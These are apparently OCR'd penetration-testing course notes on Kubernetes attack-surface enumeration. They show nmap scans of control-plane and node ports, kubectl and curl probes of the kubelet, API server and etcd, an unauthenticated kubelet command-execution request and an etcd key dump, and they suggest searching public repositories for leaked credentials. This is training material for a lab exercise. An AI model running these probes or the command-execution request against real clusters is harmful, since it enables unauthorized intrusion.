
Kubernetes Cluster Enumeration



External Attack Surface Enumeration


OSINT

- Search for queries like `Kubernetes` or `port:10250` in shodan.

Please note that the cluster's port 10250 is accessible does not imply that authentication on Kubelet is unfettered. When an access is attempted, the response might be "unauthorized". Among the false positives, however, are some instances where the cluster might be vulnerable.

- Search for credentials, access keys, and configuration files in public repositories.

- Find subdomains related to kubernetes.
- User subfinder to search for domains https://<domain>/#/login with title `Kubernetes Dashboard`



During our real-world lab demonstration, we will show that in a Kubernetes Dashboard scenario, anonymous access is not permitted. If anonymous access were allowed, there would be a "Skip" button.

Searching for Exposed Services

- To discover master nodes

In the upcoming section, we will install `nmap` for our hands-on lab and perform a scan.

```
nmap -Pn -sS -sV -p 443,6443,8443,8080,2379,2380 $CIDR
```

- To discover worker nodes

```
nmap -Pn -sS -sV -p 10250,10255 $CIDR
```

- To discover nodePort exposed services

```
nmap -Pn -sS -sV -p 30000-32767 $CIDR
```

$CIDR is the range of the organisation to perform external scanning.

Internal Attack Surface Enumeration

Search vulnerable network services

Enumerating Services & Ingress Controller

```
kubectl get namespace -o custom-columns='NAME:.metadata.name' | grep -v NAME |
while IFS='' read -r ns; do
    echo "Namespace: $ns"
    kubectl get service -n "$ns"
    kubectl get ingress -n "$ns"
    echo "=============================================="
    echo ""
    echo ""
done | grep -v "ClusterIP"
```

Remove the last '| grep -v "ClusterIP"' to see also type ClusterIP

As you are inside the Kubernetes environment, if you cannot escalate privileges abusing the current pods privileges and you cannot escape from the container, you should search potential vulnerable services.

Kubelet API

- The component of the Kubernetes control plane that runs on each node and communicates with the API server to manage and monitor the state of containers and pods on that node.

If the response is Unauthorized then it requires authentication.

- Check if node listing is allowed, then use it to list of kubelets endpoints via below

command.

```
 kubectl get nodes -o custom-
columns='IP:.status.addresses[0].address,KUBELET_PORT:.status.daemonEndpoints.ku
beletEndpoint.Port' | grep -v KUBELET_PORT | while IFS='' read -r node; do
    ip=$(echo $node | awk '{print $1}')
    port=$(echo $node | awk '{print $2}')
    echo "curl -k --max-time 30 https://$ip:$port/pods"
    echo "curl -k --max-time 30 https://$ip:2379/version"  #Check  also for etcd
    echo "curl -k --max-time 30 https://$ip:10250/metrics"
done
```

```
 curl -k https://<IP address>:10250/metrics
curl -k https://<IP address>:10250/pods
```

```
root@ip-10-0-0-134:/home/ubuntu/ workspace/course# curl -k --max-time 30 https://172.18.0.4:10250/metrics
Unauthorizedroot@ip-10-0-0-134:/home/ubuntu/ workspace/course#
```

- Command for unauthenticated rce in kubelet if exposed.

```
 curl -ks -X POST https://<Kubelet-IP>:10250/run/<namespace>/<pod>/<container>
-d "cmd=id"
```

In real world lab scenario if kubelet api is exposed, it might lead to unauthenticated RCE. We will perform this attack in our ctf lab demo.

API server Scanning

- Use the mentioned bash script from Kubernetes workshop to scan the IP ranges of the kubernetes cluster.

```
 nmap-kube ()
{
    nmap --open -T4 -A -v -Pn -p
80,443,2379,6666,4194,8080,9090,9100,9093,4001,6782-6784,6443,8443,9099,10250,10
255,10256,30000-32767,44134 "${@}"
}

nmap-kube-discover () {
    local LOCAL_RANGE=$(ip a | awk '/eth0$/{print $2}' | sed 's,[0-9]
[0-9]*/.*,*,');
    local SERVER_RANGES=" ";
    SERVER_RANGES+="172.18.0.1 ";
    SERVER_RANGES+="172.18.1.* ";
    SERVER_RANGES+="172.*.0-1.* ";
    nmap-kube ${SERVER_RANGES} "${LOCAL_RANGE}"
}
nmap-kube-discover
```

Reference: hacktricks cloud

Kube API Server

- The administrators often communicate with this Kubernetes API service using the tool kubectl.
- Common ports include 6443 and 443, as well as 8443 for Minikube and the unsecured 8080.
- Reference command to test the API server endpoint are mentioned below:

```
 kubectl get nodes -owide
```

- Get the Kube api server IP for swagger/healthz/api endpoint.

```
 curl -k https://<IP Address>:(8|6)443/swaggerapi
curl -k https://<IP Address>:(8|6)443/healthz
curl -k https://<IP Address>:(8|6)443/api/v1
```

- Run URL of the Kubernetes API server's Swagger API endpoint to validate the authentication.

```
 curl -k https://172.18.0.2:6443/swaggerapi
```

```
root@ip-10-0-0-134:/home/ubuntu/ workspace/course# curl -k https://172.18.0.2:6443/swaggerapi
{
  "kind": "Status",
  "apiVersion": "v1",
  "metadata": {},
  "status": "Failure",
  "message": "forbidden: User \"system:anonymous\" cannot get path \"/swaggerapi\"",
  "reason": "Forbidden",
  "details": {},
  "code": 403
}root@ip-10-0-0-134:/home/ubuntu/ workspace/course#
```

The API server doesn't allow anonymous access.

---

etcd API

```
 curl -k https://<IP address>:2379
curl -k https://<IP address>:2379/version
etcdctl --endpoints=http://<MASTER-IP>:2379 get / --prefix --keys-only
```

Note: Please do not perform any scans or actions without proper authorization or permission from the relevant authorities. The author of this training material will not be held responsible for any damages or legal repercussions resulting from unauthorized use or misuse of the information provided. This training material is intended solely for educational purposes.
